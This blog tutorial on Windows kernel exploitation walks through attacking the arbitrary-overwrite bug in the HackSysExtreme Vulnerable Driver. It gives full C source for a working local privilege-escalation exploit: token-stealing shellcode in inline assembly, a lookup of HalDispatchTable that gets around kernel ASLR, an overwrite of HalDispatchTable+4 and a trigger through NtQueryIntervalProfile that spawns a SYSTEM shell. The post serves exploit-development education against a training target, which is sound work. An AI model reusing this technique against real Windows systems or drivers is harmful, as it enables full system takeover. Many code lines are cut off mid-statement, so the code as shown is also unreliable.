🔐Blog of Osanda

Security Researching and Reverse Engineering

Windows Kernel Exploitation – Arbitrary Overwrite (https://osandamalith.com/2017/06/14/windows-kernel-exploitation-arbitrary-overwrite/)

Today I'm sharing what I learned on developing an exploit for the arbitrary overwrite vulnerability present in the HackSysExtreme Vulnerable Driver. This is also known as the "write-what-where" vulnerability. You can refer to my previous post (https://osandamalith.com/2017/04/05/windows-kernel-exploitation-stack-overflow/)on exploiting the stack overflow vulnerability and the analysis of the shellcode.

The Vulnerability

You can check the source from here (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Driver/ArbitraryOverwrite.c)


```
NTSTATUS TriggerArbitraryOverwrite(IN PWRITE_WHAT_WHERE UserWriteWhatWhere)
    PULONG What = NULL;
    PULONG Where = NULL;
    NTSTATUS Status = STATUS_SUCCESS;

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead((PVOID)UserWriteWhatWhere,
                     sizeof(WRITE_WHAT_WHERE),
                     (ULONG)__alignof(WRITE_WHAT_WHERE));

        What = UserWriteWhatWhere->What;
        Where = UserWriteWhatWhere->Where;

        DbgPrint("[+] UserWriteWhatWhere: 0x%p\n", UserWriteWhatWhere);
        DbgPrint("[+] WRITE_WHAT_WHERE Size: 0x%X\n", sizeof(WRITE_WHAT_WHE
        DbgPrint("[+] UserWriteWhatWhere->What: 0x%p\n", What);
        DbgPrint("[+] UserWriteWhatWhere->Where: 0x%p\n", Where);

#ifdef SECURE
        // Secure Note: This is secure because the developer is properly va
        // pointed by 'Where' and 'What' value resides in User mode by call
        // routine before performing the write operation
        ProbeForRead((PVOID)Where, sizeof(PULONG), (ULONG)__alignof(PULONG)
        ProbeForRead((PVOID)What, sizeof(PULONG), (ULONG)__alignof(PULONG))

        *(Where) = *(What);
#else
        DbgPrint("[+] Triggering Arbitrary Overwrite\n");

        // Vulnerability Note: This is a vanilla Arbitrary Memory Overwrite
        // because the developer is writing the value pointed by 'What' to
        // pointed by 'Where' without properly validating if the values poi
        // and 'What' resides in User mode
        *(Where) = *(What);
#endif
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

Everything is well explained in the source code. Basically the ‘where’ and ‘what’ pointers are not validated whether they are located in userland. Due to this we can overwrite an arbitrary kernel address with an arbitrary value.

What arbitrary memory are we going to overwrite?

A good target would be one of the kernel's dispatch tables. Kernel dispatch tables usually contain function pointers. Dispatch tables are used to add a level of indirection between two or more layers.

One would be the SSDT (System Service Descriptor Table) 'nt!KiServiceTable'. This stores syscall addresses. When a userland process needs to call a kernel function this table is used to find the correct function call based on the syscall number placed in eax/rax register.




```
kd> dps nt!KeServiceDescriptorTable l4
82b8bb00  82a9d66c nt!KiServiceTable
82b8bb04  00000000
82b8bb08  00000191
82b8bb0c  82a9dcb4 nt!KiArgumentTable
```

(https://osandamalith.files.wordpress.com/2017/06/ssdt.png)

We need a good target which won't be used by any other processes during our exploitation phase.

The other table would be the Hardware Abstraction Layer (HAL) dispatch table 'nt!HalDispatchTable'. This table holds the address of HAL routines. This allows Windows to run on machines with different hardware without any changes.

We are going to overwrite the 2nd entry in the HalDispatchTable which is the 'HaliQuerySystemInformation' function.




```
kd> u @@masm(dwo(nt!HalDispatchTable+4)) L1
hal!HaliQuerySystemInformation:
82e618a2 8bff            mov     edi,edi
```

(https://osandamalith.files.wordpress.com/2017/06/4thentryofdispatchtable.png)

Why are we going to overwrite the 2nd entry in the HalDispatchTable?


There is an undocumented function called 'NtQueryIntervalProfile' which obtains the profile interval that is currently set for a given profile source. This function internally calls the 'KeQueryIntervalProfile' function.



```
kd> u
nt!NtQueryIntervalProfile+0x62:
82d32d5d 7507            jne     nt!NtQueryIntervalProfile+0x6b (82d32d66)
82d32d5f a1f4abb482      mov     eax,dword ptr [nt!KiProfileInterval (82b4abf4)]
82d32d64 eb05            jmp     nt!NtQueryIntervalProfile+0x70 (82d32d6b)
82d32d66 e8eabcfbff      call    nt!KeQueryIntervalProfile (82ceea55)
82d32d6b 84db            test    bl,bl
82d32d6d 741b            je      nt!NtQueryIntervalProfile+0x8f (82d32d8a)
82d32d6f c745fc01000000  mov     dword ptr [ebp-4],1
82d32d76 8906            mov     dword ptr [esi],eax
```

(https://osandamalith.files.wordpress.com/2017/06/ntqueryprofile.png)

If we check the 'KeQueryIntervalProfile' function we can see that it calls the pointer stored at [HalDispatchTable + 4] which is the 'HaliQuerySystemInformation' function as previously shown. This is the 2nd entry in the HalDispatchTable.




```
nt!KeQueryIntervalProfile+0x23:
82ceea78 ff1544b4b482    call    dword ptr [nt!HalDispatchTable+0x4 (82b4b444)]
82ceea7e 85c0            test    eax,eax
82ceea80 7c0b            jl      nt!KeQueryIntervalProfile+0x38 (82ceea8d)
82ceea82 807df400        cmp     byte ptr [ebp-0Ch],0
82ceea86 7405            je      nt!KeQueryIntervalProfile+0x38 (82ceea8d)
82ceea88 8b45f8          mov     eax,dword ptr [ebp-8]
82ceea8b c9              leave
82ceea8c c3              ret
```

(https://osandamalith.files.wordpress.com/2017/06/kequeryintervalprofile_1.png)

We are going to overwrite this pointer with our token stealing shellcode in userland and once we call the 'NtQueryIntervalProfile' function we will end up running our shellcode in the kernel, thus escalating privileges to 'nt authority/system'

```
NTSTATUS
NtQueryIntervalProfile (
    KPROFILE_SOURCE ProfileSource,
    ULONG *Interval);
```

To summarize everything here's a diagram.



- We have overwritten HalDispatchTable+0x4 address with our pointer to Shellcode.
- This pointer originally contained the function 'HaliQuerySystemInformation'.
- Once the exploit calls 'NtQueryIntervalProfile' function our shellcode will be triggered in kernel.

(https://osandamalith.files.wordpress.com/2017/06/abr-overwrite_1.png)

Testing the Vulnerability

I will be using the IOCTL code provided in the header of the driver.


```
#define HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE CTL_CODE(FILE_DEVICE_UNKNOWN,
```

We can fill the buffer with 4 As and 4 Bs. The first 4 bytes will be the 'what' pointer and the second 4 bytes will be the 'where' pointer.

*what = "AAAA"
*where = "BBBB"

```
#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>
#include <string.h>

#define HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE            CTL_CODE(FILE_DEV

int _tmain(int argc, _TCHAR* argv[]) {
    HANDLE hDevice;
    DWORD lpBytesReturned;
    PVOID pMemoryAddress = NULL;
    PULONG lpInBuffer = NULL;
    LPCWSTR lpDeviceName = L"\\\\.\\HackSysExtremeVulnerableDriver";
    SIZE_T nInBufferSize = 0x8;

    hDevice = CreateFile(
        lpDeviceName,
        GENERIC_READ | GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,
        NULL);

    wprintf(L"[*] Author: @OsandaMalith\n[*] Website: https://osandamalith.
    wprintf(L"[+] lpDeviceName: %ls\n", lpDeviceName);

    if (hDevice == INVALID_HANDLE_VALUE) {
        wprintf(L"[!] Failed to get a handle to the driver. 0x%x\n", GetLas
        return 1;
    }

    lpInBuffer = (PULONG)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, nInB

    if (!lpInBuffer) {
        wprintf(L"[!] Failed to allocated memory. %x", GetLastError());
        return 1;
    }

    RtlFillMemory((PVOID)lpInBuffer, 0x4, 0x41);
    RtlFillMemory((PVOID)(lpInBuffer + 1), 0x4, 0x42);

    wprintf(L"[+] Sending IOCTL request\n");

    DeviceIoControl(
        hDevice,
        HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE,
        (LPVOID)lpInBuffer,
        (DWORD)nInBufferSize,
        NULL,
        0,
        &lpBytesReturned,
        NULL);

    HeapFree(GetProcessHeap(), 0, (LPVOID)lpInBuffer);
    CloseHandle(hDevice);

    return 0;
}
```

https://github.com/OsandaMalith/Exploits/blob/master/HEVD/ArbitraryOverwriteTest.cpp (https://github.com/OsandaMalith/Exploits/blob/master/HEVD/ArbitraryOverwriteTest.cpp)



```
****** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE ******
[+] UserWriteWhatWhere: 0x003B2918
[+] WRITE_WHAT_WHERE Size: 0x8
[+] UserWriteWhatWhere->What: 0x41414141
[+] UserWriteWhatWhere->Where: 0x42424242
[+] Triggering Arbitrary Overwrite
[-] Exception Code: 0xC0000005
****** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE ******
```

(https://osandamalith.files.wordpress.com/2017/06/overwtitted.png)

Now what our skeleton exploit works fine, all we have to do is find the address of the HalDispatchTable + 0x4 and send it instead of 4 Bs as the 'where' pointer and our address to shellcode instead of 4 As as the 'what' pointer.

Locating the HalDispatchTable

To find the location of the HalDispatchTable in the kernel we will use the 'NtQuerySystemInformation' function. This function helps the userland processes to query the kernel for information on the OS and hardware states.


```
NTSTATUS WINAPI NtQuerySystemInformation(
  _In_      SYSTEM_INFORMATION_CLASS SystemInformationClass,
  _Inout_   PVOID                    SystemInformation,
  _In_      ULONG                    SystemInformationLength,
  _Out_opt_ PULONG                   ReturnLength
);
```

Since this function has no import libraries we will have to use 'GetModuleHandle' and 'GetProcAddress' to dynamically load the 'NtQuerySystemInformation' function within the memory range of 'ntdll.dll'.

```
#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>

#define MAXIMUM_FILENAME_LENGTH 255

typedef struct SYSTEM_MODULE {
    ULONG                Reserved1;
    ULONG                Reserved2;
    PVOID                ImageBaseAddress;
    ULONG                ImageSize;
    ULONG                Flags;
    WORD                 Id;
    WORD                 Rank;
    WORD                 w018;
    WORD                 NameOffset;
    BYTE                 Name[MAXIMUM_FILENAME_LENGTH];
}SYSTEM_MODULE, *PSYSTEM_MODULE;

typedef struct SYSTEM_MODULE_INFORMATION {
    ULONG                ModulesCount;
    SYSTEM_MODULE        Modules[1];
} SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;

typedef enum _SYSTEM_INFORMATION_CLASS {
    SystemModuleInformation = 11,
    SystemHandleInformation = 16
} SYSTEM_INFORMATION_CLASS;

typedef NTSTATUS(WINAPI *PNtQuerySystemInformation)(
    __in SYSTEM_INFORMATION_CLASS SystemInformationClass,
    __inout PVOID SystemInformation,
    __in ULONG SystemInformationLength,
    __out_opt PULONG ReturnLength
    );


int _tmain(int argc, _TCHAR* argv[])
{
    ULONG len = 0;
    PSYSTEM_MODULE_INFORMATION pModuleInfo;

    HMODULE ntdll = GetModuleHandle(L"ntdll");
    PNtQuerySystemInformation query = (PNtQuerySystemInformation)GetProcAdd
    if (query == NULL){
        wprintf(L"[!] GetModuleHandle Failed\n");
        return 1;
    }

    query(SystemModuleInformation, NULL, 0, &len);

    pModuleInfo = (PSYSTEM_MODULE_INFORMATION)GlobalAlloc(GMEM_ZEROINIT, le
    if (pModuleInfo == NULL){
        wprintf(L"[!] Failed to allocate memory\n");
        return 1;
    }
    query(SystemModuleInformation, pModuleInfo, len, &len);
    if (!len){
        wprintf(L"[!] Failed to retrieve system module information\n");
        return 1;
    }
    PVOID kernelImageBase = pModuleInfo->Modules[0].ImageBaseAddress;
    PCHAR kernelImage = (PCHAR)pModuleInfo->Modules[0].Name;

    kernelImage = strrchr(kernelImage, '\\') + 1;

    wprintf(L"[+] Kernel Image name %S\n", kernelImage);
    wprintf(L"[+] Kernel Image Base %p\n", kernelImageBase);

    HMODULE KernelHandle = LoadLibraryA(kernelImage);
    wprintf(L"[+] Kernel Handle %p\n", KernelHandle);
    PVOID HALUserLand = (PVOID)GetProcAddress(KernelHandle, "HalDispatchTab
    wprintf(L"[+] HalDispatchTable userland %p\n", HALUserLand);

    PVOID HalDispatchTable = (PVOID)((ULONG)HALUserLand - (ULONG)KernelHand

    wprintf(L"[~] HalDispatchTable Kernel %p\n", HalDispatchTable);

    return 0;
}
//EOF
```

https://github.com/OsandaMalith/Exploits/blob/master/HEVD/FindHalDispatchTable.cpp (https://github.com/OsandaMalith/Exploits/blob/master/HEVD/FindHalDispatchTable.cpp)


To bypass ASLR in the kernel we can perform simple arithmetic since we have the base addresses of the loaded modules. We can find any function's virtual address.



```
[+] Kernel Image name ntkrnlpa.exe
[+] Kernel Image Base 82A1E000
[+] Kernel Handle 00400000
[+] HalDispatchTable userland 0052D440
[~] HalDispatchTable Kernel 82B4B440
Press any key to continue . . .
```

(https://osandamalith.files.wordpress.com/2017/06/haldispatctableaddr.png)

We can verify the offset using the debugger and it's correct.



```
kd> u nt!HalDispatchTable l1
nt!HalDispatchTable:
82b4b440 0400            add     al,0
```

(https://osandamalith.files.wordpress.com/2017/06/haldispatctableaddr_windbg.png)


Final Exploit

Now that we know the address of the HalDispatchTable we have to overwrite HalDispatchTable + 0x4 with our address to shellcode residing in userland and call the 'NtQueryIntervalProfile' function to trigger our shellcode.

```
#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>
#include <string.h>
#include <Shlobj.h>

#define KTHREAD_OFFSET     0x124  // nt!_KPCR.PcrbData.CurrentThread
#define EPROCESS_OFFSET    0x050  // nt!_KTHREAD.ApcState.Process
#define PID_OFFSET         0x0B4  // nt!_EPROCESS.UniqueProcessId
#define FLINK_OFFSET       0x0B8  // nt!_EPROCESS.ActiveProcessLinks.Flink
#define TOKEN_OFFSET       0x0F8  // nt!_EPROCESS.Token
#define SYSTEM_PID         0x004  // SYSTEM Process PID

VOID TokenStealingPayloadWin7() {
    __asm {
        pushad; Save registers state

            ; Start of Token Stealing Stub
            xor eax, eax; Set ZERO
            mov eax, fs:[eax + KTHREAD_OFFSET]; Get nt!_KPCR.PcrbData.Curr
            ; _KTHREAD is located at FS : [0x124]

            mov eax, [eax + EPROCESS_OFFSET]; Get nt!_KTHREAD.ApcState.Pro

            mov ecx, eax; Copy current process _EPROCESS structure

            mov edx, SYSTEM_PID; WIN 7 SP1 SYSTEM process PID = 0x4

        SearchSystemPID:
        mov eax, [eax + FLINK_OFFSET]; Get nt!_EPROCESS.ActiveProcessLinks
            sub eax, FLINK_OFFSET
            cmp[eax + PID_OFFSET], edx; Get nt!_EPROCESS.UniqueProcessId
            jne SearchSystemPID

            mov edx, [eax + TOKEN_OFFSET]; Get SYSTEM process nt!_EPROCESS
            mov[ecx + TOKEN_OFFSET], edx; Replace target process nt!_EPROC
            ; with SYSTEM process nt!_EPROCESS.Token
            ; End of Token Stealing Stub

            popad; Restore registers state
    }
}

#define HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE             CTL_CODE(FILE_DE

#define MAXIMUM_FILENAME_LENGTH 255

typedef struct SYSTEM_MODULE {
    ULONG                    Reserved1;
    ULONG                    Reserved2;
    PVOID                    ImageBaseAddress;
    ULONG                    ImageSize;
    ULONG                    Flags;
    WORD                     Id;
    WORD                     Rank;
    WORD                     w018;
    WORD                     NameOffset;
    BYTE                     Name[MAXIMUM_FILENAME_LENGTH];
}SYSTEM_MODULE, *PSYSTEM_MODULE;

typedef struct SYSTEM_MODULE_INFORMATION {
    ULONG                    ModulesCount;
    SYSTEM_MODULE            Modules[1];
} SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;

typedef enum _SYSTEM_INFORMATION_CLASS {
    SystemModuleInformation = 11,
    SystemHandleInformation = 16
} SYSTEM_INFORMATION_CLASS;

typedef NTSTATUS(WINAPI *PNtQuerySystemInformation)(
    __in SYSTEM_INFORMATION_CLASS SystemInformationClass,
    __inout PVOID SystemInformation,
    __in ULONG SystemInformationLength,
    __out_opt PULONG ReturnLength
    );

typedef NTSTATUS(WINAPI *NtQueryIntervalProfile_t)(
    IN ULONG ProfileSource,
    OUT PULONG Interval
    );


```

```
int _tmain(int argc, _TCHAR* argv[]) {
    HANDLE hDevice;
    DWORD lpBytesReturned;
    PVOID pMemoryAddress = NULL;
    PULONG lpInBuffer = NULL;
    LPCWSTR lpDeviceName = L"\\\\.\\HackSysExtremeVulnerableDriver";
    SIZE_T nInBufferSize = 0x8;
    PVOID EopPayload = &TokenStealingPayloadWin7;
    PSYSTEM_MODULE_INFORMATION pModuleInfo;
    STARTUPINFO si = { sizeof(STARTUPINFO) };
    PROCESS_INFORMATION pi;
    ULONG len = 0, interval =0;

    hDevice = CreateFile(
        lpDeviceName,
        GENERIC_READ | GENERIC_WRITE,
        FILE_SHARE_WRITE,
        NULL,
        OPEN_EXISTING,
        FILE_FLAG_OVERLAPPED | FILE_ATTRIBUTE_NORMAL,
        NULL);

    wprintf(L"[*] Author: @OsandaMalith\n[*] Website: https://osandamalith
    wprintf(L"[+] lpDeviceName: %ls\n", lpDeviceName);

    if (hDevice == INVALID_HANDLE_VALUE) {
        wprintf(L"[!] Failed to get a handle to the driver. 0x%x\n", GetLa
        return 1;
    }


    lpInBuffer = (PULONG)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, nIn

    if (!lpInBuffer) {
        wprintf(L"[!] Failed to allocated memory. %x", GetLastError());
        return 1;
    }

    HMODULE ntdll = GetModuleHandle(L"ntdll");
    PNtQuerySystemInformation query = (PNtQuerySystemInformation)GetProcAd
    if (query == NULL){
        wprintf(L"[!] GetModuleHandle Failed\n");
        return 1;
    }

    query(SystemModuleInformation, NULL, 0, &len);

    pModuleInfo = (PSYSTEM_MODULE_INFORMATION)GlobalAlloc(GMEM_ZEROINIT, l
    if (pModuleInfo == NULL){
        wprintf(L"[!] Failed to allocated memory. %x", GetLastError());
        return 1;
    }
    query(SystemModuleInformation, pModuleInfo, len, &len);
    if (!len){
        wprintf(L"[!] Failed to retrieve system module information\n");
        return 1;
    }
    PVOID kernelImageBase = pModuleInfo->Modules[0].ImageBaseAddress;
    PCHAR kernelImage = (PCHAR)pModuleInfo->Modules[0].Name;

    kernelImage = strrchr(kernelImage, '\\') + 1;

    wprintf(L"[+] Kernel Image name %S\n", kernelImage);
    wprintf(L"[+] Kernel Image Base %p\n", kernelImageBase);

    HMODULE KernelHandle = LoadLibraryA(kernelImage);
    wprintf(L"[+] Kernel Handle %p\n", KernelHandle);
    PVOID HALUserLand = (PVOID)GetProcAddress(KernelHandle, "HalDispatchTa
    wprintf(L"[+] HalDispatchTable userland %p\n", HALUserLand);

    PVOID HalDispatchTable = (PVOID)((ULONG)HALUserLand - (ULONG)KernelHan

    wprintf(L"[~] HalDispatchTable Kernel %p\n\n", HalDispatchTable);

    wprintf(L"[~] Address to Shellcode %p\n", (DWORD)&EopPayload);

    *lpInBuffer = (DWORD)&EopPayload;
    *(lpInBuffer + 1) = (DWORD)((ULONG)HalDispatchTable + sizeof(PVOID));

    DeviceIoControl(
        hDevice,
        HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE,
        (LPVOID)lpInBuffer,
        (DWORD)nInBufferSize,
        NULL,
        0,
        &lpBytesReturned,
        NULL);

    NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProf

    if (!NtQueryIntervalProfile) {
        wprintf(L"[!] Failed to Resolve NtQueryIntervalProfile. \n");
        return 1;
    }

    wprintf(L"[!] Triggering Shellcode");


    NtQueryIntervalProfile(0xabcd, &interval);

    ZeroMemory(&si, sizeof si);
    si.cb = sizeof si;
    ZeroMemory(&pi, sizeof pi);

    IsUserAnAdmin() ?

    CreateProcess(
        L"C:\\Windows\\System32\\cmd.exe",
        L"/T:17",
        NULL,
        NULL,
        0,
        CREATE_NEW_CONSOLE,
        NULL,
        NULL,
        (STARTUPINFO *)&si,
        (PROCESS_INFORMATION *)&pi) :

    wprintf(L"[!] Exploit Failed!");

    HeapFree(GetProcessHeap(), 0, (LPVOID)lpInBuffer);

    CloseHandle(hDevice);

    return 0;
}
//EOF
```


You can check the second entry in the HalDispatchTable and you can see it's overwritten by our pointer to shellcode.



```
kd> dd nt!HalDispatchTable
82b3f440  00000004 0041120d 82e561b4 82ccb077
82b3f450  00000000 82a135ba 82b8b507 82cca978
82b3f460  82ccac23 82aeaa9b 82b187c1 82b187c1
82b3f470  82e556ce 82e55f30 82e32178 82e54dce
82b3f480  82ccb09f 82b043bb 82aeaacf 82e560f6
82b3f490  82aeaacf 82e3498c 82e3c4f0 ffffffff
82b3f4a0  0000000d 82aeaa9b 82aeaa9b 82e55700
82b3f4b0  82ccb08b 82e4ef0a 82e4edd6 87b17350
```

(https://osandamalith.files.wordpress.com/2017/06/haldispatctableaddr_windbg_1.png)

